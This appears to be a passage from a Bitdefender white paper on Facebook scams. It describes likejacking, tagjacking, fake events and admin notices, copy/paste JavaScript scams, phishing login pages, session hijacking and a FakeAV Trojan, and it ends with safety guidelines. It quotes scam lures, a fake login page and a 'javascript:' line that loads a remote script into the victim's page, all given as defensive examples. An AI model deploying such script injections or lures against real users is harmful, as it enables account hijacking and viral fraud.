OMG! Look What happens when FATHER catches DAUGHTER on her WEBCAM

LINK

[redacted]

about an hour ago · Like · Comment · Share

Fig 7. LikeJacking post


b) Tagjacking

This technique relies on the tag option provided by the social network platform. After being lured into clicking a link to some video content, the victim will discover that a photo has been added to his/her gallery and all of his/her friends were tagged in it.

The tagjacking phenomenon is endowed with an extremely viral spreading mechanism, which helps secure a wider audience for the scam message, as illustrated below:

FRIEND A (clicked the link) -> FRIEND B* (gets a post on the wall about being tagged, may or may not click the link) -> FRIEND C* (sees the post about B being tagged and has access to the bad link even if B does not click it)

*B is A’s friend and C is B’s friend.




I was tagged in FRIEND' s album.

Photos

wow this works >> LINK << now you can see who your top facebook profile stalkers are!

25 minutes ago

Fig 8. Tagjacking step 1




wow this works >> LINK << now you can see who your top facebook profile stalkers are!

Fig 9. Tagjacking step 2

c) Eventjacking

This scam consists of creating a fake event to trick users into clicking and spreading a bad app. For example, you are invited to attend the alleged launch of the OFFICIAL “see who viewed your profile” app.

In all cases discussed so far, once they’ve illicitly secured an audience, cybercriminals can replace the initial inoffensive content (most commonly a movie) with malicious elements. The automatic post that remains on the user’s wall for everyone to see, can later lead to content that can put data in danger: phishing pages or, even worse, malware disguised as useful plugins.



I created an event.

Official App: See Who has Viewed your Profile? Find out here! ..ai511g9

Tomorrow 5:00pm

yo , I learned a way to view who views your profile Follow these easy steps to find out: all you have to do is go to this link and follow the directions LINK


27 minutes ago · Like · Comment · Share · Invite guests

Fig 10. Post announcing the fake event

d) Fake Page Administration Notifications

The scammers create a genuine Facebook page and a customized tab. In the tab, which they set as a landing page (meaning that this is where the user will get to when clicking the link) they implement a redirect function. To advertise this page, the scammers add various Facebook users to its admin list page. When users are made admins of a Facebook page, they will be notified about it in the Facebook notification area and through an e-mail.

On receiving the respective notification, users will be curious to click the link precisely because they do not know that page. When landing on the Facebook page, they will be redirected to another malicious webpage. In the variant in the example below, the malicious page is used to collect victims' e-mail and shipping addresses).



Dear Facebook User,


you are invited to test a new Apple iPad 2!
Because of the big hype around the iPad 2, we are giving away 10,000 new iPads 2 for review purposes (totally free!) until Thursday May 05, 2011.

Got curious?

It's quick and easy!
Click OK and just follow these 3 simple steps:

1. Enter your email.
2. Enter your shipping address.
3. Wait 3-5 business days to receive your new Apple iPad2 and instructions in the mail!

Fig. 13 Message displayed on the malicious web page users have been redirected to



Official App: See Who has Viewed your Profile? Find out here! ..ai511g9

You are Attending · Share · Public Event

[redacted]

Time Saturday, April 16 · 5:00pm - 8:00pm

Created By YOU [redacted]

More Info yo , I learned a way to view who views your profile

Follow these easy steps to find out:


all you have to do is go to this link and follow the directions

LINK [redacted]

[redacted]

[redacted]

Fig. 11 Fake event page



made you an administrator of the Page " ".


4 minutes ago

Fig. 12 Notification sent out to users allegedly made administrators of a Facebook page

4.2. Java Script Copy/Paste Scams

Some apps which promise to reveal statistics (e.g. “who accessed your profile”, “who has blocked you”, “who is your greatest admirer”, etc.), access to shocking content or even the ability to avoid losing a specific Facebook function (e.g. “get old profile back”, “confirm account to be active”, etc.) will require the pasting of a Java script in the user’s browser.

Once in the browser, the code can access the Facebook controls with the user privileges and it will spread the scam using Facebook APIs such as messages, invitations and posts to friends’ walls.



PROFILE SPY!

Step 1: Copy this

```
javascript: (a = (d = document).createElement("script")).src = "http://        /Magic.fb";
```

Step 2: Go to the followin (Won't work on any other page)

WW n


Step 3: Clear the Address Bar

Step 4: Paste the code

Step 5: Press enter key

Then, wait for the magic! :D

Fig. 14 Example of “copy/paste code” instructions



ME ▸ YOU

Hi! My ex was third top viewer of my profile. I came to know via -- http://goo.gl/

LIST OF FRIENDS WHO APPEAR AS QUOTED IN THIS DISCUSSION

Yesterday at 12:19pm · Like · Comment

Fig. 15 Example of a scam relying on the copy/paste code mechanism. In this case, the viral mechanism is enhanced by the fact that the friends are quoted as having participated in a discussion on the subject of the finding allegedly made available by the app.

4.3. Phishing through Fake Login Pages

Phishing is an illicit method of acquiring usernames, passwords or credit card details by creating a copy of a trustworthy entity's web page. Phishing baits are usually sent out via e-mail or instant messaging. Once the user logs in to the social network, no app should ask for his/her account password again. Watching out for specific indicators of a page's legitimacy helps users stay out of phishing traps:


1. The page URL should not be misspelt and it should have SSL support for login (the https:// prefix in the address bar)

2. The year next to the page copyright elements should be correct.

3. The real Facebook page offers users the option of logging in using their native language.

4. Not all options on the real Facebook page are on the fake one.


To take control of a Facebook page, stealing the password is just one option The account can be hijacked through an application while the legitimate user is logged in.


www.facebook.com/login.php

: helps you connect and share with the people in your life.

1
Sign Up
Login
Email:
Password:
□ Keep me logged in
Login
or Sign up for
Forgot your password?
3
Română English (US) Español Português (Brasil) Français (France) Deutsch Italiano العربية हिन्दी 中文(简体) »
2
© 2011
4
Mobile · Find Friends · Badges · People · Pages · About · Advertising · Developers · Careers · Privacy · Terms · Help

Fig. 16 Real Facebook page


www.farrtbook.com/usa/index18.php

helps you connect and share with the people in your life.

1
Sign Up
Login
Email:
Password:
☑ Keep me logged in
Login
or Sign up for
Forgot your password?
3
English (US) Français (Canada) Español Português (Brasil) Français (France) Deutsch Italiano العربية हिन्दी 中文(简体) »
2
© 2010
About · Advertising · Developers · Careers · Privacy · Terms · Help
4

Fig. 17 Fake Facebook page

4.4. Session Hijacking


In an untrusted network, users browsing insecurely may fall victim to session hijacking. The Firesheep Firefox extension was created as a proof of concept for this vulnerability, in an effort to increase awareness about the importance of browsing over an SSL connection.

A full description of this phenomenon is available here.

Shortly after Firesheep was a hot topic on the media agenda, Facebook allowed users to browse the social network under a secure connection, whenever possible. This was an important step towards safer social network interactions, even if the loading of a non-SSL application forced them to switch back to a non-secure connection.

On April 19, 2011 Facebook further improved SSL support by introducing the automatic switch back option, together with other security features. In addition, the Facebook Platform Roadmap set October 1, 2011 as a deadline for SSL support implementation in Canvas apps.

Even if Facebook has made a lot of progress in implementing SSL, most users still don't resort to secure browsing and even the most popular pages do not offer full SSL support. The low adoption rate of SSL may indicate the lack of awareness of the advantages this practice presents. Also, this option is not enabled by default.



Razvan [redacted] is in the leading role. Shoking performance!

You need to upgrade your Adobe Flash Play

Download it from Adob

Uploaded by Yourfavoritemartian on Jun 15, 2011

You have to see it, few can do that :))) [redacted] is on a streak!!!

He must have been shamed to do that :)))
[redacted] 5 minutes ago

I had to update Flash Player, but it was worth it :)) this video is the very best!
[redacted] 6 minutes ago

He must have been shamed to do that :)))
[redacted] 5 minutes ago

I had to update Flash Player, but it was worth it :)) this
Marius-Catalin [redacted] 6 minutes ago

one word for it – TERRIBLE!!
Sebastian [redacted] 7 minutes ago

He's the new TV star! Put him on the tonight show :))
Adela [redacted] 10 minutes ago

no comments....
[redacted] minutes ago

SUPER !!!!
[redacted] 12 minutes ago

Fig 18. Page displaying the video allegedly starring the victim with comments apparently generated by the victim's friends.

4.5. Social Media Malware – Trojan Case Study

The case of Trojan.FakeAV.LVT takes social engineering to a new level. The scenario is extremely complex: a friend apparently initiates a conversation with the target in a Facebook chat window. The chat starts with lines such as “Hi. How are you?”, “It is you on the video?” or “Want to see?”, followed by a link to a video apparently featuring the target.

A click on the link shows a YouTube page containing a video with the target’s name in the title (actually taken directly from the target’s Facebook profile). Moreover, some of the target’s friends (whose names are taken from the Facebook friends list) appear to have commented on the video.

If the target clicks to see the movie, he or she will be asked to download a new version of Flash Player, because the already installed version is “outdated”. The download actually places a Trojan on the user’s PC.

The malicious code is added to the firewall list of authorized applications, and sometimes the firewall will be disabled altogether. All notifications generated by the firewall and the antivirus installed on the PC will be disabled, stripping the system of all protection. The Trojan displays a popup warning and requests a system reboot to perform the alleged virus clean-up. A complex update mechanism allows the malicious code to remain undetected and to constantly add new malware components.

Trojan.FakeAV.LVT has an innovative rogue AV component. Fake antivirus solutions generally trick users into downloading them by showing pop-ups claiming that the PC is infected with malware. This Trojan starts by displaying personalized warning messages similar to those of the AV solution it finds installed on the system. The malicious code determines which AV is running on the machine and the interface language selected by the target so it can mimic the captions, icons and messages consistent with the personalized settings of the installed AV.

5.

How Efficient are Social Media Attacks?

Scams are said to hit users in waves. A scam wave consists of several URLs leading to applications that have almost identical functionalities, spread through approximately the same message, within a short period of time.


The success of a scam wave relies on a combination of social engineering and virality. The baits that fall under the same theme (such as the extremely popular “see who viewed your profile”) are crafted to work the right emotional triggers and cover a variety of targets.

Viral effects are achieved by enhanced spreading mechanisms that employ altered platform functionalities, such as in the case of tagjacking (see b) Tagjacking).

The results can be impressive.

See who viewed your profile. A very short case study

- 286 unique URLs per wave, on the average.
- 14 unique Facebook applications, on the average. (apps.facebook.com/app_uniq)
- 1,411,743 clicks gathered (according to URL shortening services)
- 34 hour distribution spike per URL.



Hi! My ex was third top viewer of my profile. I came to know via -- [redacted]

about an hour ago

Profile Peeker v2.1 Find Out Your Biggest Stalker During the year 2010. [redacted]

bit.ly

Know who is your favourite peeker, now!

[redacted]

WOW I cant believe that you can see who is viewing your profile!I just saw my top 10 profile peekers and I am SHOCKED from who is viewing my profile!You can also see WHO VIEWED YOUR PROFILE here: http://

Fig 19. Social engineering at work in the “See who viewed your profile” scam variants.

6.

Coming Changes

September 2011 brought multiple changes for Facebook. While the new features will increase interaction between users, privacy and security issues have again been pushed to new limits. New avenues for attackers include five possible scenarios:

1. Smart Lists will push users to share more info publicly... supplying more ammunition for targeted attacks.

Smart List encourages people to complete their profile with job, education and work projects. Every time somebody creates a list with colleagues from a specific job, they tag this in their profile. Of course, this is generally not confidential information, and the users have the final decision in approving the info. But having this information public and indexable will make it easier to create high-level targeted attacks. Attackers find out exactly who is working in a specific company, their job and, more importantly, what project they are working on. We are talking about 800 million users.




Fig 20. Tagging people in Smartlists

2. Subscribers could increase the number of spambots, just like on Twitter.

The main difference between Facebook and Twitter attacks is that Facebook has many hijacked accounts while Twitter is inundated with spambots. With the new subscriber feature, Facebook is open to Spambots and “how to get more subscribers” schemes. Cloning Twitter features may also mean importing Twitter scams.

3. Everything you've ever shared on Facebook is now available and easy to browse.

The Timeline is a revolution of usability. But it's also the open story of our life. If a user doesn't change the default settings to restrict who can see the wall, this story will be available to anyone: friends, photos, places you've checked in, relations and much more. It was available until now, but not so easy to use.





Fig 21. Add health event

4. Health is now social... and public.

The Facebook timeline considers health information social. Now it's easy to share health-related information such as breaking a bone, undergoing surgery or overcoming an Illness. Probably the most disturbing point here is that this information is set to "Public" by default.


Had Surgery
Today

Procedure
Location Optional
Who with
When 9/1/2011
Story Optional

Fig 22. Publish health event, set to Public by default

5. Widgets... the open door to interactive scams.

Facebook introduces the "widget" concept to the new Timeline. It lets developers take action on various objects. This moves the interaction to a whole new level. Until now, everyone who had an application installed interacted with his friends inside the app. Now, the app is on the user wall, so anyone who interacts with the user profile interacts with the app.

This could increase the short lifetime of spammy apps. Of course, it will likely take a while until the scammers exploit this new feature. But every viral feature has eventually been exploited by social media scammers.

7.

Conclusions

Considering the nature of the threats analyzed in this paper, it is safe to assert that most scam attacks rely on viral mechanisms. Whenever a new such mechanism appears or is identified, cyber-criminals will exploit it. That is why the new changes announced by Facebook which make applications' presence and actions very visible in the users' profiles are likely to allow social scams to reach unprecedented levels of efficiency.

Considering the short URL disseminated scams detected by Bitdefender Safego, according to the statistics provided by the URL shortening services, more than 15% of the clicks gathered by malicious apps came from the mobile version of Facebook (m.facebook.com). A common data theft scenario is that amusing or even useful applications request additional permissions so as to access users' personal data. The future lies in social malware and in social engineering, which means convincing people to "infect" themselves, by installing applications that have a "background" agenda.

8.

Guidelines

Here is a set of guidelines for social network accounts' general configuration and safe use:

i. Password Policy

Use a strong password to social network accounts. Using the same passwords for other accounts increases risk. Once the password is stolen, the attacker has access to all associated accounts.

Generate 12 character passwords with both upper and lower case characters, and no common names or brands, is a minimum requirement.

Do not store the password in the browser on a mobile device so that in the event of theft, the respective device does not offer unauthorized access to your social network account. If you cannot avoid it, encrypt your file system and protect your system with a password.

ii. Clear Cookies After Logging Out

Most websites use cookies to track users' online activity. And Facebook uses them to track your activity even when you are logged out. You should clear your cookies whenever you want to ensure privacy while browsing.

Also, researchers discovered Facebook can trace your browsing activity from any website that integrates the Like button, even if you do not click it.

A more consistent way to ensure privacy is to use the "Private browsing" features of browsers like Google Chrome or Mozilla Firefox, which clear cookies after you close the browser.

iii. Use Encrypted Connections

Always browse the social network under a secure connection ("https" prefix in the browser). Switch secure browsing back on once you have accessed content on pages that do not have SSL support. Never switch to an unsecure connection while in an open/unsecured network.

iv. Enable all Log in Notifications

Facebook allows you to receive notices by e-mail or SMS every time somebody logs in to your account from a new device. This helps you identify more rapidly any suspicious activity that may take place in your account.

v. Be prepared in case of account hijacking

If your account is hijacked, you will be asked to provide a set of verification information to regain control over it. For verification purposes, it is advisable to associate your account with a phone number.

However, you should also keep in mind that it's very easy for a social network account to be hijacked if the phone on which the account is set up is stolen. That is why login from the mobile phone should not be automatic, while the phone should lock automatically.

vi. Protect Your Users' Information

Should you develop an application which collects and stores users' private data, make sure that you encrypt this info using a strong algorithm. Remember to adequately protect the API key and secret of your applications. If you use input forms to collect info from your users, make sure that the info is transferred to your servers over a secure connection.

vii. Carefully Select Online Published Content

It's difficult to completely erase a piece of information once it's published online. Web robots permanently scan for online content and multiply it uncontrollably. Before posting content online, carefully assess the legal and image consequences.

Bitdefender®

The information and data asserted in this document represent the current opinion of Bitdefender ® on the topics addressed as of the date of publication. This document and the information contained herein should not be interpreted in any way as Bitdefender's commitment or agreement of any kind.

Although every precaution has been taken in the preparation of this document, the publisher, authors and contributors assume no responsibility for errors and/or omissions. Nor is any liability assumed for damages resulting from the use of the information contained herein. In addition, the information in this document is subject to change without prior notice. Bitdefender, the publisher, authors and contributors cannot guarantee further related document issuance or any possible postrelease information.

This document and the data contained herein are for information purposes only. Bitdefender, the publisher, authors and contributors make no warranties, express, implied, or statutory, as to the information stated in this document.

The document content may not e suitable for every situation. If professional assistance is required, the services of a competent professional person should be sought. Neither Bitdefender, the document publisher, authors nor the contributors shall be liable for damages arising here from.

The fact that an individual or organization, an individual or collective work, including printed materials, electronic documents, websites, etc., are referred in this document as a citation and/or source of current or further information does not imply that Bitdefender, the document publisher, authors or contributors endorse the information or recommendations the individual, organization, independent or collective work, including printed materials, electronic documents, websites, etc., may provide. Readers should be aware that Bitdefender, the document publisher, authors or contributors cannot guarantee the accuracy of any information presented herein after the date of publication, including, but not limited to World Wide Web addresses and Internet links listed in this document which may have changed or disappeared between the time this work was written and released and the moment it is read.

